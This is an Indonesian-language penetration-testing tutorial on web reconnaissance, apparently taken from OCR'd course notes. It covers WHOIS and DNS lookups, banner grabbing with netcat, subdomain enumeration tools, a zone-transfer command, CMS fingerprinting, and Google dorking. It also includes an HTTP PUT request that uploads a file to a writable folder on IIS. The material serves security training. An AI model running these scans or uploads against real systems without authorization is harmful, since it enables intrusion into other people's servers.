  - IP, Domain dan Subdomain
  - Virtual host
  - dll

- WHOIS lookups dulunya dilakukan dengan menggunakan command line interface, saat ini sejumlah tools berbasis web tersedia untuk melihat detail Rincian kepemilikan domain dari database yang berbeda.




- Dari hasil whois kita memiliki sedikit informasi berharga tentang target kita, kita dapat mulai menggali lebih jauh ke data untuk mulai mengidentifikasi target.

Sebuah sumber yang berharga untuk informasi tersebut adalah Domain Name System (DNS). Kita dapat mengumpulkan data beberapa alamat IP yang kita dapatkan dari database WHOIS.

- Struktur DNS berisi hirarki nama. Root, atau level tertinggi dari sistem ini.

Top Level Domain (TLD) dibagi ke dalam kelas berdasarkan aturan yang telah berevolusi dari waktu ke waktu. Kebanyakan TLDs telah didelegasikan kepada masing-masing negara, table code TLD dikenal ISO-3166-1. Ini dikelola oleh sebuah lembaga dari PBB dan disebut country-code Top Level Domain, atau ccTLD.



Query DNS menghasilkan listing bernama Resource Records. Ini adalah representasi Resource Records

DNS ini memiliki beberapa keuntungan:

- Ini memungkinkan penggunaan nama, bukan nomor untuk mengidentifikasi host (biasanya server)
- Nama yang lebih mudah diingat
- Hal ini memungkinkan server untuk mengubah alamat numerik tanpa memerlukan pemberitahuan dari semua orang di Internet, hanya dengan retargeting nama ke alamat numerik baru
- Satu nama bisa merujuk ke beberapa host, untuk berbagi beban

- Nslookup adalah tools yang sangat berguna yang memungkinkan Anda menerjemahkan nama host ke alamat IP dan sebaliknya.

Dari perintah sebelumnya kita diberi informasi penting seperti berikut:

- • Name Servers
- • A records
- • CNAME's
- • MX

Kita harus menyimpan informasi ini untuk langkah-langkah selanjutnya dalam engagement penetration testing kita.

- Setiap alamat IP di Internet ditugaskan untuk sebuah organisasi.
- Sebuah organisasi dapat membeli blok alamat IP sesuai dengan kebutuhan mereka dan akan “memiliki" seluruh blok.
- Database whois melacak pemilik alamat IP publik serta nama domain.

- Kadang-kadang, organisasi yang memakai bukan pemilik alamat IP yang mereka gunakan.
- Mereka mungkin hanya mengandalkan ISP atau perusahaan hosting yang menyewakan satu atau lebih bagian kecil dari netblocks kepada mereka.
- Dengan menggunakan Nslookup kita mendapatkan alamat IP yang terkait untuk setiap subdomain. Kita akan melakukan permintaan whois untuk masing-masing alamat IP ini.

- Catatan: Bila organisasi besar, net-blok digunakan langsung, sehingga tidak ada layanan Hosting yang terlibat.

Persyaratan:

- nslookup (Windows / Linux)
- browser

- Langkah pertama adalah untuk mengumpulkan semua alamat IP yang terkait dengan domain atau subdomain. Untuk contoh ini kita akan menggunakan situs statcounter.com.

- kita mulai dari domain "statcounter.com":

```
$nslookup statcounter.com
$nslookup www.statcounter.com
```

Ip yg dihasilkan:


- 104.20.2.47
- 104.20.3.47
- 174.35.24.73
- 174.35.25.55

- Menggunakan tools seperti arin.net, whois.domaintools.com atau ripe.net akan menunjukan ISP organisasi.

- Pada akhir proses ini, kita dapat membangun sebuah table dengan semua alamat IP yang digunakan oleh organisasi dan ISP / Hosting.

- kita harus menuliskan semua yang kita temukan dalam dokumentasi penetration testing kita, informasi ini akan menjadi berguna ketika memetakan serangan.

Cara lain yang lebih cepat untuk mengungkap kepemilikan adalah dengan menggunakan Netcraft.



Infrastructure

- Infrastruktur dibelakang web aplikasi adalah apa yang mendukungnya agar dapat berfungsi.
- Dua server web yang paling umum digunakan di internet saat ini adalah **Apache** dan Microsoft IIS.

- Menemukan jenis web server yang berada di belakang aplikasi, akan memberikan petunjuk tentang OS apa yang digunakan dan kerentanan apa yang mungkin dimiliki.
- Misalnya, menemukan sebuah IIS (Internet Information Service) server web akan menunjukan bahwa OS server yang digunakan adalah keluarga OS Windows Server. IIS versi 6.0 terinstal secara default pada semua Server 2003, Windows Server 2008 mendukung IIS 7 dan Windows Server 2012 adalah satu-satunya yang mendukung IIS 8.0.

- Mengungkap jenis web server dan versi akan memberi kita informasi yang cukup untuk me-mount banyak serangan yang berbeda terhadap komponen-komponennya.

- IIS komponen, biasanya disebut ekstensi ISAPI, bekerja sebagai library yang dinamis, memperluas fungsionalitas dari server web dan melakukan tugas yang berbeda untuk server web.

- Termasuk: URL rewriting, load balancing, script machine (seperti PHP, Python atau Perl) dan banyak lainnya.

- Sebuah Rewriter melakukan perubahan URL seperti news.php?id=12 ke URL ke seperti news/12.html atau meroute seperti news/12.

Request

```
GET / HTTP/1.1
Host: test.xxx
```

Response

```
HTTP/1.x 200 OK
Date: Sat, 18 Apr 2009
13:08:40 GMT
Server: Apache
Content-Length: 88750
```

- Seperti yang bisa kita lihat dari response, server telah diam-diam diberikan namanya kepada kita!
- Kita tidak memiliki informasi versi; versi sangat penting bagi kita untuk memahami tingkat kerentanan.

- Untuk info versi, kita dapat menggunakan Netcraft; menyediakan analisis web server melalui informasi database yang sangat besar.

www.netcraft.com

Dengan hanya mencari nama domain pada homepage Netcraft, kita diberikan banyak informasi mengenai target kita. Termasuk versi server web, nama server dan alamat IP dari web server yang berbeda yang digunakan.

Selain menyediakan informasi versi web server, IP address dan nama server, netcraft juga menyediakan inforasi tentang :

- Versi server
- Uptime stats
- IP address owner
- Host provides

- Kadang-kadang Netcraft tidak memberikan kita cukup informasi mengenai versi web server target kita.
- Selain itu, ada kasus di mana Netcraft tidak dapat digunakan seperti dalam kasus internal web server yang tidak terhubung pada Internet. (menggunakan LAN)
- Ketika hal ini terjadi kita dapat menggunakan teknik pengujian manual dan tools untuk mengidentifikasi server seperti: netcat, httprint, whatweb, wappalyzer.

- Fitur yang paling penting dari alat ini adalah bahwa mereka tidak hanya mengandalkan service banner. (seperti info HTTP Header)
- Mereka mampu fingerprint versi web server yang bahkan ketika banner atau HTTP response header telah dimanipulasi secara manual/diubah menggunakan modul keamanan (mod_security ...).

```
root@kali:~# nc 192.168.102.136 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 30 Mar 2015 14:40:06 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Thu, 05 Feb 2015 21:12:05 GMT
ETag: "1847cb-b1-50e5dc184b340"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

Setelah connect kita harus menuliskan `HEAD / HTTP/1.0` dan enter dua kali

Kita dapat melihat versi dari apache 2.2.22 on Linux OS

```
root@kali:~# nc 134.170.185.46 80
HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Cache-Control: private
Content-Length: 23
Content-Type: text/html
Location: http://www.microsoft.com
Server: Microsoft-IIS/8.5
Set-Cookie:
ASPSESSIONIDACRQQCDQ=LKKMCDHAFINIAMHBICPIMLJF; path=/
…
```

Output berikut menunjukan webserver yang menggunakan IIS version 8.5

- Cookies juga merupakan source yang menarik yang dapat mengungkapkan informasi yang berguna dalam fase ini. Setiap teknologi memiliki nama cookie default karena itu, kita berpotensi bisa menebak dengan memeriksa header cookie. Berikut adalah daftar singkat dari apa yang mungkin kita hadapi:

Server	Cookie
PHP	PHPSESSID=XXXXX
.NET	ASPSSESSIONIDYYYY=XXXXX
JAVA	JSESSION=XXXXX

Fingerprinting web server modules

- Kita dapat mencari modul yang diinstal dan digunakan oleh server.
- Saat ini, semakin banyak website menggunakan search engine and human-friendly URL (SEF URL).
- “ugly" URL adalah salah satu yang membawa string parameter dan value yang berarti bagi web server, tetapi tidak mewakili konten pada halaman.

- Misalnya, www.example.com/read_doc.php?id=100 memberitahu server untuk query database mengambil dokumen dengan id=100. Sebuah search engine-friendly version akan mengarahkan ke www.example.com/read/Buffer_Overflow.html.

- URL rewriting berlaku pada Apache dengan modul mod_rewrite atau htaccess.
  Pada IIS itu ditangani oleh Ionic ISAPI Rewrite atau Helicon ISAPI Rewrite.

- Kehadiran URL-rewriting mudah dikenali seperti pada contoh di atas dan harus diingat selama fase pengujian ketika mencoba serangan validasi input.

- Jenis serangan ini melibatkan malformed input (kecacatan input) yang menggunakan parameter URL.

- Tidak memiliki real URL tetapi, hanya URL-rewriting, akan membuat penetration tester sulit untuk mencoba serangan pada URL. Namun, masih mungkin untuk membawa malformed payload menggunakan input lain seperti:
  form, cookies, dan header.

Subdomain enumeration

Latihan enumeration dimulai dengan memetakan semua subdomain yang tersedia dalam nama domain.

Ini akan memperluas serangan dan kadang-kadang mengungkapkan panel manajemen tersembunyi atau web aplikasi intranet.


- Ada banyak cara untuk enumerate subdomain:
  - Netcraft
  - Google
  - crawling / brute-force
  - Tools
  - Zone tranfers

- Kita telah menggunakan Netcraft untuk mengumpulkan informasi dari domain tertentu, tetapi Netcraft juga dapat digunakan untuk enumerate subdomain.

- Meskipun alat seperti Netcraft sangat berguna dalam mencari subdomain, terkadang search engine masih merupakan pilihan yang lebih baik. Kita dapat memanfaatkan kekuatan Google search operator untuk men-tweak hasil dan menghitung daftar subdomain.

www

lumiaconversationsuk



praktek

- git clone https://github.com/TheRook/subbrute.git
- python subbrute.py –h
- python subbrute.py microsoft.com
- python subbrute.py -h -s [path_to_file.txt]

- dnsrecon –h
- dnsrecon -d microsoft.com –g

- theharvester [options]
- theharvester -d microsoft.com -b google -l 200 -f /root/Desktop/msresults.html
- theharvester -d elearnsecurity.com -b linkedin -l 200

- nslookup –type=NS elsfoo.com
- dig @ns.elsfoo.com AXFR elsfoo.com

- Sebuah virtual host hanyalah sebuah situs yang berbagi alamat IP dengan satu atau lebih virtual host lainnya.
- Host ini adalah domain dan subdomain. Hal ini sangat umum dalam lingkungan shared hosting di mana banyak situs berbagi alamat server / IP yang sama.


www.foo.com
admin.foo.com
192.168.3.2
mail.foo.com
extranet.foo.com

Fingerprinting frameworks and application

- Setelah kita memiliki daftar subdomain kita akan mulai melihat halaman web yang berjalan pada masing-masing subdomain kita temukan.

- *Common applications* adalah potongan software yang tersedia secara online bagi siapa saja (alias COTS – *Common Of The Self*).

- Mereka dapat berupa open source atau komersial, tapi apa yang membuat mereka menarik untuk kita analisis adalah bahwa kita memiliki akses ke source code mereka.

- Common applications bisa merupakan forum (seperti phpBB, vBulletin), CMS (seperti Joomla atau Drupal), CRM, blogging platform (seperti WordPress atau jenis Movable), social networking script dan sejumlah aplikasi lainnya. Sebagai contoh script web tersedia secara online pada www.hotscripts.com

- **Hampir semua** ini bebas (yang berarti terbuka untuk siapa saja) juga tersedia beberapa aplikasi yang rentan.

- Memahami apa yang tersedia pada common application akan memberi kita kemungkinan untuk mengeksploitasi dengan mudah hanya dengan mencari eksploitasi yang tersedia secara online.

- Kadang semudah mencari nama aplikasi di konten halaman web.
- Dalam kasus lain, kita hanya perlu melihat sumber halaman web; nama dan versi biasanya disertakan dalam komentar HTML atau bahkan di header HTTP.

Request

```
GET / HTTP/1.1
Host: www.joomla.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0)
Gecko/20100101 Firefox/31.0 Iceweasel/31.5.3
```

Response

```
HTTP/1.x 200 OK
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Server: LiteSpeed
Vary: Accept-Encoding
X-Content-Encoded-By: Joomla! 2.5
```

- Seperti yang kita lihat, dengan hanya menggunakan telnet, Burp Suite, Web Browser atau cara lain akan membiarkan kita membaca raw response, header akan mengungkapkan informasi yang berguna tentang website; termasuk CMS yang berjalan: **Joomla 2.5**.

- Selain itu, ingat bahwa respon header dapat memberikan informasi berharga lainnya seperti versi PHP, versi web server yang tepat dan modul yang diinstal.

- Hal ini juga terjadi untuk perangkat lunak komersial seperti aplikasi forum yang terkenal vBulletin; mengungkapkan kehadirannya baik dalam website title dan footer:

- Kadang-kadang kita harus melihat lebih mendalam untuk menemukan apa yang kita cari.
- Kita mungkin perlu membaca kode sumber halaman web dan mencari informasi dalam tag META dan dalam komentar HTML.
- Ini adalah WordPress, aplikasi blogging yang paling populer:

```
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href
includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 4.2-beta3-31946" />
<script type="text/javascript" src="//s.w.org/wp-includes/js/jq
<script>document.cookie='devicePixelRatio='+((window.devicePixe
```

- Berbagai jenis CMS tersedia secara online dan secara gratis atau berlisensi komersial. Contoh yang sangat umum dari sumber CMS terbuka adalah Joomla, Drupal atau Mambo. Ini memiliki costumer yang besar dan dukungan komunitas yang terus berkembang memberikan add-ons secara bebas, komponen dan extensions, yang mampu menambahkan fungsionalitas lebih ke aplikasi inti.

Add-ons ini biasanya poorly coded dan mengandung vulnerabilities.

- Dalam kasus Joomla fingerprinting add-ons semudah melihat URL situs.

- URL Joomla terbuat dari 3 bagian utama:

index.php?option=%**component_name**%&task=%**task_value**%


- Berikut ini adalah contoh yang sangat populer DOCman, dokumen manager:

```
index.php?option=com_docman&task=doc_view&gid=100
```

- Di sini kita memuat DOCman add-on, menyatakan bahwa kita ingin melihat dokumen dengan id=100.

- Jadi, cukup jelas sekarang bahwa dengan melihat parameter pilihan di URL, kita dengan mudah dapat memahami apa yang berpotensi vulnerable dari pihak ketiga add-ons yang diinstal dan digunakan pada website.

- Pada information gathering kita tidak hanya akan menampilkan semua common application yang digunakan, tetapi juga semua add-ons yang digunakan pada aplikasi tersebut. Ini mungkin akan berguna untuk tugas-tugas penetrasi kita di kemudian hari.



ORGANIZATION
Foo inc
foo.com
DNS
192.168.3.1 => Microsoft IIS 7.0
SUDOMAINS
admin.foo.com
www.foo.com
extranet.foo.com
mail.foo.com
COTS
Joomla 1.5.12
Docman 1.4
JomSocial 1.6
Adsmanager 1.0
JEvents 1.0


Enumerating resource

- Crawling web adalah proses browsing website dengan cara otomatis untuk menghitung (enumerating) semua source pada web itu.

- Sebuah crawler menemukan file dan folder di website link muncul halaman web dalam bentuk contect ataupun komentar.

- DirBuster adalah proyek OWASP yang memungkinkan kita untuk menjelajah website dan juga melakukan serangan brute force. Di beberapa kasus juga mampu menemukan file yang dihidden.





- Web developer yang malas. Mereka akan melakukan pekerjaan mereka dengan baik, tapi dengan cepat.
- Terkendala waktu mereka sering membuat kesalahan yang dapat berakibat fatal terhadap keamanan situs secara keseluruhan. Mencari file pada source code di server merupakan langkah yang sering diabaikan dalam proses pengumpulan informasi.

- Kesalahan umum seperti penggantian nama ekstensi di php.bak atau asp.bak misalnya.
- Kita coba untuk menyelidiki web server, untuk setiap file yang ditemukan oleh crawlers pada langkah kita sebelumnya, untuk file cadangan biasanya ditambahkan dengan ekstensi seperti .bak atau _bak atau 01 dan seterusnya.

- bak
- bac
- Old
- 000
- ~
- 01
- _bak
- 001
- Inc
- Xxx

- extensi inc singkatan include telah disalahgunakan berkali-kali; di ASP 3.0 file-file ini digunakan untuk menyimpan source code untuk dimasukkan sebagai bagian dari halaman utama asp.
- Disarankan memeriksa bagian ini dengan DirBuster, terutama ketika situs menggunakan ASP sebagai server-side scripting engine.

User enumeration

- Sebuah sistem yang dirancang dengan buruk dapat mengungkapkan informasi sensitif.
- Sebagai contoh, aplikasi web bisa mengungkapkan informasi tentang keberadaan user.

Mencari informasi lewat misconfiguration

- Kadang-kadang kita menemukan bahwa cara terbaik untuk mengambil informasi yang relevan tentang web aplikasi adalah untuk mencari kesalahan dalam konfigurasi web server. Cara cepat dan sangat umum untuk mengumpulkan informasi, file, kode sumber dan kesalahan konfigurasi adalah dengan mencari daftar direktori terbuka.

- Log adalah file teks ditinggalkan di server web dengan aplikasi pelacakan kegiatan: kesalahan, login, pesan informatif dan sebagainya. Mereka biasanya berisi informasi berharga yang kita inginkan.

- File konfigurasi berisi pengaturan dan preferensi mengenai aplikasi web dijalankan. Mereka dapat berisi database username dan password untuk menghubungkan aplikasi ke database, atau daerah administratif lainnya.

- Setiap aplikasi web memiliki file konfigurasi ditempatkan di suatu tempat dalam struktur folder. Misalnya, Joomla menyimpan file konfigurasi di aplikasi root folder dengan nama configuration.php.

- Terkadang juga memakai alternative (configuration.php.bak, configuration.php.old, ...)

- Kesalahan developer terbesar adalah meninggalkan folder yang dapat ditulis oleh siapa saja direntory ini memungkinkan kita mengupload file melalui kerja PUT HTTP.

- Perm 777, -rwxrwxrwx

- Perlu dicatat bahwa ketersediaan verb PUT antara verb yg diperbolehkan tidak berarti bahwa kita dapat meng-upload file pada server. Kita akan dapat menggunakan verb PUT hanya pada direktori yang dapat ditulis.

```
OPTIONS / HTTP/1.1
Host: test.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sat, 09 May 2009 17:01:57 GMT
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIN
D, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARC
H, MKCOL, LOCK, UNLOCK
Cache-Control: private
```

- Di IIS, setiap dikonfigurasi website dapat dijalankan oleh pengguna lokal yang berbeda yang ditentukan, untuk pengunjung situs dalam menelusuri situs web.
- Jika IUSR_test pengguna diatur sebagai akun anonim untuk test.com dan semua direktori bias dirubah oleh IUSR_test, ini akan menjadi target yang empuk (kita bisa menggunakan IUSR_test's privileges untuk menelusuri situs web).

```
PUT /writable_folder/test.html HTTP/1.1
Host: test.com
Content-length: 184

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Sun, 10 May 2009 08:36:40 GMT
X-Powered-By: ASP.NET

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
 <HEAD>
  <TITLE> Uploaded file </TITLE>
 </HEAD>

 <BODY>
  <h1>Test uploaded file</h1>
 </BODY>
</HTML>
HTTP/1.1 201 Created
Server: Microsoft-IIS/5.1
Date: Sun, 10 May 2009 08:36:43 GMT
X-Powered-By: ASP.NET
Location: http://test.com/writable_folder/test.html
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, LOCK, UNLOCK
```

Google hacking

- Ketika kita berbicara tentang Google hacking yang kita maksud adalah menggunakan operator pencarian Google untuk tujuan pengumpulan informasi kami.

- Johnny Long adalah orang yang pertama mengungkap penggunaan Google untuk menemukan miskonfigurasi web server, informasi sensitif di server yang telah dijelajahi oleh Google. Bot, file password, file log, daftar direktori dan banyak lainnya.

```
intitle:"Apache HTTP Server" intitle:"documentation"
```

Operator “intitle” akan mencari hanya tag title dari seluruh halaman yang telah dijelajahi oleh google

```
intitle:"Apache HTTP Server" intitle:"documentation" site:target.com
```

Melalui Google Hacking, kita mungkin dapat mendeteksi:

- Pesan kesalahan yang mungkin berisi informasi berharga
- Passwords, usernames, configurations, etc.
- Server or application vulnerabilities
- Pages that contain login portals
- etc

- For a list of available Google Search Operators please refer to:
- http://www.googleguide.com/advanced_operators.html
- Google Hacking Database is available here:
